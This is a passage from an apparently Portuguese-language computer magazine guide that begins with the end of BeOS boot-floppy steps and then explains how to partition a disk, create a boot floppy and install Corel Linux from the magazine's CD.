- 2) Aperte Iniciar, Programas> BeOS 5 Personal Edition, e seleccione Create a Boot Floppy.
- 3) Coloque um disco limpo no drive e clique em Yes.
- 4) Depois de um minuto, o disco está pronto. Feche o programa.



Corel Linux Guia de instalação

ÍNDICE

Particionando o Disco Rígido 16

16 Instalando



O CD da GeeK 7 traz o Corel Linux, uma das distribuições mais amigáveis que o mundo linuxer já viu. A principal vantagem do Corel Linux é a adaptação menos traumática para os usuários Windows. Existe até mesmo uma aplicação similar ao Windows Explorer para auxiliar o usuário na tarefa de classificar, copiar e mover seus arquivos.

Antes de se aventurar pelo mundo do Corel Linux, você precisa tomar algumas decisões vitais para determinar o tipo de instalação ideal para você. O Corel Linux permite que você instale-o dentro da partição DOS/Windows. Essa pode ser uma opção interessante para os usuários novatos, pois o mundo das partições pode ser traumático para quem conhece apenas o Windows.

Se você tiver um HD de pelo menos 1 Giga sobrando e quiser aproveitá-lo, é uma boa idéia permitir que o Corel Linux tome o disco. Além de mais veloz, o sistema terá espaço para vários jogos e aplicações. Lembre-se sempre que escolhendo essa opção, todos os dados previamente gravados no disco serão perdidos.

Mas se no seu caso você for um usuário mais experiente, vale a pena criar uma nova partição Unix de pelo menos 1 Giga e instalar o Corel Linux nela. Recomendamos que, antes de iniciar a instalação, você crie uma partição para o Linux. Isso porque, apesar de ser fácil, o Corel Linux apresenta dificuldades para ser instalado numa partição DOS/Windows do HD, em especial a lentidão, chegando até a travar em alguns equipamentos.

Particionando o disco rígido

Partições são divisões de um disco rígido. Fracionamentos, repartições virtuais ou físicas, delimitadas por um tamanho determinado. Imagine um bolo sendo cortado em vários pedaços. Nesse caso, podemos propor uma analogia: o bolo é seu HD e cada pedaço, uma partição dele.

Duas perguntas básicas que o usuário precisa fazer na hora de particionar o(s) HD(s): o que tenho? E o que desejo? Primeiramente você deve saber quantos HDs há em sua máquina, se eles já estão particionados, se eles já foram particionados pelo Windows, se eles podem ser formatados etc. Os procedimentos a seguir dependem de suas configurações atuais.

1)Particionamento destrutivo


Nesse caso, você tem o HD configurado por um sistema operacional, mas deseja apagá-lo do disco para criar uma partição Linux no lugar da antiga. Nesse caso, você pode usar o

método TAKE OVER (ERASE ALL) durante a instalação do Corel Linux. Isso apagará todos os dados do HD e criará uma nova partição Unix. Esse passo também pode ser feito através do programa FDISK do Unix.

2)Particionamento não-destrutivo

Se todo o espaço do HD estiver ocupado por outro sistema operacional e você deseja manter os dados de seu disco, então será preciso alocar espaço para a partição Linux dentro do outro sistema operacional. Para isso, é necessário executar o utilitário FIPS.EXE, que se encontra no diretório COREL\TOOLS do CD.

É importante ler com atenção o arquivo DOC que acompanha esse utilitário, pois ele descreve todos os passos e precauções que o usuário deve tomar ao manejar o programa.



Instalando

Caso sua BIOS suporte boot pelo CD, mude as configurações de sua máquina para essa opção. Coloque o CD GeeK 7 na unidade de CD-ROM, reinicie o computador e espere. O Corel Linux já vai

iniciar seu instalador.

Se sua BIOS não suporta boot por CD, faça um disquete de boot. Dentro do Windows basta executar o arquivo \Corel\Create_boot_Floppy.exe, inserir um disquete no drive e seguir as instruções do programa para criar o disco de boot. Dentro de um sistema Unix, você precisa montar o CD-ROM com o comando mount (ex: mount -t iso9660 /dev/scd0 /cdrom) e executar o comando dd if=/Corel/Boot/boot1440.img of=/dev/fd0 no modo caracter.

Depois de aceitar a licença de uso, escolha seu tipo de instalação (usuário final ou servidor) e como o Corel Linux será instalado no seu HD. A primeira opção, TAKE OVER... é usada para sobrescrever a atual partição por uma nova do Corel Linux. A última opção, DOS/Windows, só será habilitada se você tiver espaço em disco suficiente. Clique até aparecer o botão install. Clique em install e vá dar uma volta. O processo é demorado mesmo.

Depois que o Corel Linux estiver instalado em seu computador, uma tela de aviso vai pedir para que você reinicie-o. Confirme a opção e retire o CD-ROM da GeeK da unidade. Se você instalou o Corel Linux usando todo o HD, um menu gráfico pedirá para você escolher qual sistema deve ser carregado. No caso, escolha Corel Linux. Se você instalou o sistema na partição Dos/Windows, reinicie o computador no modo MS-DOS, entre no diretório CDL e rode o Loadlin.exe. Pronto. Bem-vindo ao mundo do Linux de desktop.